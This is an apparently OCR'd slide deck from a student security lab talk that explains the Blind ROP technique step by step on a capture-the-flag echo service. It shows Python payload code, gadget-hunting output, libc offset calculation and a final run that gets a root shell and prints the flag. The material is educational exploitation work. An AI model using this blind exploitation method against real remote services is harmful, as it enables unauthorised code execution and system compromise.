LSE Winter Days
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Blind Date, a journey into Blind ROP exploitation technique

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
The challenge

Blind Date

The LSE intern from Summer 2019 coded an online service to welcome new lab' students. Legend says he hid a flag on the machine running the service... Prove the old heads you deserve your place by compromising the server using the remote service only.

- Originally a challenge from FCSC 2021
- No access to source code nor the compiled binary
- We want to get a shell on the server

Understanding the service



Looks like an echo server, 2 possible vulnerabilities:

- format string attack
- buffer overflow

A format string bug?

- Well known vulnerability occurring with an unsafe usage of a *printf* function supporting formatting

- The code would look like this:

```c
// includes ...

int main(void)
{
    char username[SIZE]; // we do not know SIZE yet
    // [ ... ] ← get input with `scanf` or `gets` or whatever
    printf("Welcome to the LSE, ");
    printf(username); // ⟵ unsafe line
    printf("\nBye!\n");
    return 0;
}
```


More like a buffer overflow…

- We can easily test by sending a formatting string which would leak the stack if there was an vulnerable *printf* call

```
root@kali:~/LSE/Blind_Date/exploit
File  Actions  Edit  View  Help
 ~/LSE/Blind_Date/exploit git:(master) nc localhost 1337
Hello you!
What's your name?
>>> %x.%x
Welcome to the LSE, %x.%x
Bye!
 ~/LSE/Blind_Date/exploit git:(master)
```

Not a format string attack! Let's check the overflow…

What’s a stack buffer overflow?




- Occurs when we do not check if the user input fits in the buffer it went in
- If there is no protection such as canary, we can overwrite data behind the buffer
- It means that we can take control of execution flow because the return address we jump on is located on the stack

RET is equivalent to POP RIP

Recon

- Increment input size until program crashes

- Check the protections:
  - on the binary (PIE, canary)
  - on the server (ASLR)



Program crashes after 40 bytes
= (probably stack) buffer overflow

Recap

- x86-64 addresses = 64-bit executable running
- We always leak the same bytes which looks like an address:
  - PIE off
  - no canary
- The stack addresses are randomized = ASLR on
- Crash after 40 bytes, trash in buffer = char buffer[32];
- Does not print “ *Bye!* ” when it crashes = intermediate function

```c
// includes ...

void vuln(void)
{
    char buffer[32]; // not initialized
    read(0, buffer, INPUT_SIZE); // we do not know how many bytes it reads
    printf("Welcome to the LSE, %s\n", buffer); // safe printf
    return; // ⟵ vulnerable return
}

int main(void)
{
    printf("Hello you!\nWhat's your name?\n>>> ");
    vuln();
    printf("Bye!\n");
    return 0;
}
```

Ok cool bro, so what?


Return Oriented Programming

- Once we control the execution flow = we control RIP
- Use *gadgets* to execute instructions sequences from the binary itself and jump somewhere else using *ret* instruction
- We control the stack values with the stack buffer overflow!

For instance, this gadget allows the attacker to control RDI, which is the first argument in the x64 calling convention.

```
pop rdi     ; this pops the following address on the stack into `rdi`
ret         ; we regain execution flow control with the next stack address
```

A visual representation




Ok cool bro, but...

We can't locate the gadgets without the binary!

The stop gadget

- Most important gadget
- Essential to confirm we regain execution flow control during each step

In our case, we expect that there's an address that, if we jump on it, produces the following output:



How do we find it?

- we fill the buffer and RBP
- then we overwrite the return address with an address X from the binary
- we loop until the address X produces the expected output (called reference)

Be careful, several addresses could produce this output!

The stop gadget

```
root@kali:~/LSE/Blind_Date/exploit
File  Actions  Edit  View  Help
~/LSE/Blind_Date/exploit git:(master) ✗ ./main.py
[+] padding = 40
[+] leaked return addr = 0x4011cc
[*] searching stop gadget, base addr = 0x400000
[+] stop gagdets = ['0x4011cc', '0x4011cd']
[+] chosen stop gagdet = 0x4011cc
~/LSE/Blind_Date/exploit git:(master) ✗
```

We know that, if we trigger the reference used for this stop gadget, it means we hit one of those addresses

⇒ **We have a reliable way to know when we control RIP!**

The attack plan

ASLR on:

- leak a libc address
- find the libc version
- get offsets for `` `/bin/sh` `` string and *system* function
- *system("/bin/sh")*

⇨ We need to control the first argument = RDI in x64 calling convention

Ok cool bro… But we still have no clue which gadgets we can find in the binary… Do we?

The BROP gadget

- The ultimate gadget
- Almost all binaries have it because it’s located at the end of `***__libc_csu_init***` which is part of the libc startup routine
- Easy to spot as it pops 6 values from the stack = very unlikely to get a false positive

```
40126a:    5b       pop    rbx
40126b:    5d       pop    rbp
40126c:    41 5c    pop    r12
40126e:    41 5d    pop    r13
401270:    41 5e    pop    r14
401272:    41 5f    pop    r15
401274:    c3       ret
```

Ok cool bro… But we can’t control RDI with it

PWN IS AWESOME


```
40126a:    5b       pop    rbx
40126b:    5d       pop    rbp
40126c:    41 5c    pop    r12
40126e:    41 5d    pop    r13
401270:    41 5e    pop    r14
401272:    41 5f    pop    r15
401274:    c3       ret
```

What if we jump on 0x401273... ?

```
401273:    5f    pop    rdi
401274:    c3    ret
```

⇒ We get a new gadget inside the BROP gadget!

Recap



Finding the BROP gadget means being able to control RDI and RSI = two first arguments of a function

To find it:

- overwrite RIP with the address we increment at each loop
- followed by 6 trash addresses that should be popped into RBX, RBP, R12, R13, R14 and R15 if the address is the right one
- followed by our stop gadget loaded into RIP by the last `*ret*`
- if the address is the good one, we will get our reference in the output!

Let the hunt begin…

```
root@kali:~/LSE/Blind_Date/exploit
File  Actions  Edit  View  Help

~/LSE/Blind_Date/exploit git:(master) ✗ ./main.py
[+] padding = 40
[+] leaked return addr = 0x4011cc
[+] stop gagdets = ['0x4011cc', '0x4011cd']
[+] chosen stop gagdet = 0x4011cc
[*] searching BROP gadgets, base addr = 0x400000
[+] brop gadgets = ['0x401232']
~/LSE/Blind_Date/exploit git:(master) ✗
```

No false positive!

⇒ We can now control registers!

Here comes *puts*

- Quick reminder: we need to leak an address from the GOT to identify the libc
- Problem: we have no idea where the relocation table is located in the binary, and even if we knew it, we would have no idea which symbol we leak
- Solution: we control at least 2 arguments, we know *puts* is used, let's try to leak its address in order to print whatever we want next!

```
try:
    # build payload
    addr = base_addr + i
    pld = b'c' * 40              # fill buffer
    pld += p64(pop_rdi)          # load `pop rdi; ret` opcodes in `rdi`
    pld += p64(pop_rdi)          # puts arg = '\x5f\xc3'
    pld += p64(addr)             # puts addr
    pld += p64(stop_gadget)      # stop gadget

    # send payload and receive response
    debugInfo(f'searching puts addr, trying {hex(addr)}', debug)
    r.recv(timeout=timeout)
    r.send(pld)
    res = r.recv(timeout=timeout)
    if b'\x5f\xc3' in res:
        return addr
```

Getting *puts* address

```
root@kali:~/LSE/Blind_Date/exploit
File  Actions  Edit  View  Help
~/LSE/Blind_Date/exploit git:(master) ✗ ./main.py
[+] padding = 40
[+] leaked return addr = 0x4011cc
[+] stop gagdets = ['0x4011cc', '0x4011cd']
[+] chosen stop gagdet = 0x4011cc
[+] brop gadgets = ['0x401232']
[+] `pop rdi; ret` gadget = 0x40123b
[*] searching puts addr, base addr = 0x400000
[+] puts address = 0x401025
~/LSE/Blind_Date/exploit git:(master) ✗
```

We can now call *puts* with any argument we want!


⇨ We can leak the whole binary to find interesting addresses!

Leaking the ELF

Actually a very simple part:

- we can call puts
- with any argument we want

- Loop over the whole ELF addresses and call *puts* with the address
- Parse the output to get the leaked data
- No data means a null byte at this address




Let’s analyze it!

```
 ~/LSE/Blind_Date/exploit git:(master) ✗ file dumped_binary
dumped_binary: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynami
cally linked, interpreter /lib64/ld-linux-x86-64.so.2, stripped
 ~/LSE/Blind_Date/exploit git:(master) ✗
```

we correctly dumped the ELF

Load binary into Ghidra:

- Identify functions
- Find *puts* call
- Find *puts* GOT entry



Dissect the binary

```
undefined8 FUN_004011b7(void)

{
  FUN_00401030(s_Hello_you!_00402032);
  FUN_00401152();
  FUN_00401030(&DAT_0040203d);
  return 0;
}
```

```
void FUN_00401152(void)

{
  undefined local_28 [32];

  FUN_00401030(s_What's_your_name?_00402004);
  FUN_00401040(&DAT_00402016);
  FUN_00401060(_DAT_00404048);
  FUN_00401050(0,local_28,0x80);
  FUN_00401040(s_Welcome_to_the_LSE,_%s_0040201b,local_28);
  return;
}
```

[DEMO GHIDRA]

```
              **************************************************************
              *                          FUNCTION                          *
              **************************************************************
                undefined FUN_00401030()
  undefined       AL:1            <RETURN>
                FUN_00401030                    XREF[3]:   FUN_00401152:00401161(c),
                                                           FUN_004011b7:004011c2(c),
                                                           FUN_004011b7:004011d3(c)
  00401030 ff 25 e2 2f 00      JMP          qword ptr [DAT_00404018]
           00
```

puts GOT entry!

⇒ We could do the same with *printf*

Leaking the LIBC

For the functions we know *(puts / printf):*

- call *puts(function_got)* and return on *main* to flush stdout
- the output will be the *function* address in the libc
- then use libc.blukat.me to deduce the libc version

The final strike

- Compute the libc base
- Compute the interesting functions addresses

```
libc = ELF('./libc6_2.27-3ubuntu1.4_amd64.so')

libc_base = leak - libc.sym['puts']
system = libc_base + libc.sym['system']
binsh = libc_base + next(libc.search(b'/bin/sh'))
```

We can FINALLY call *system("/bin/sh")* !

I am (g)root

```
./main.py
File  Actions  Edit  View  Help
 ~/LSE/Blind_Date/exploit git:(master) ✗ ./main.py
[+] padding = 40
[+] leaked return addr = 0x4011cc
[+] stop gagdets = ['0x4011cc', '0x4011cd']
[+] chosen stop gagdet = 0x4011cc
[+] brop gadgets = ['0x401232']
[+] `pop rdi; ret` gadget = 0x40123b
[+] puts address = 0x401025
[+] libc puts leak = 0x7fa55da52210
[*] '/lib/x86_64-linux-gnu/libc-2.32.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] libc base = 0x7fa55d9dc000
[+] system = 0x7fa55da25e10
[+] binsh = 0x7fa55db6569b
[+] sending last payload - enjoy your shell :)
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$ cat flag.txt
LSE{SRS_BE_LIKE_CLIC_CLIC_IM_A_HACKER}
$
```

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La root est longue mais la voie est libre

All files (including original challenge) are available on github.com/Ewael/LSE

Thank you for your attention, any question?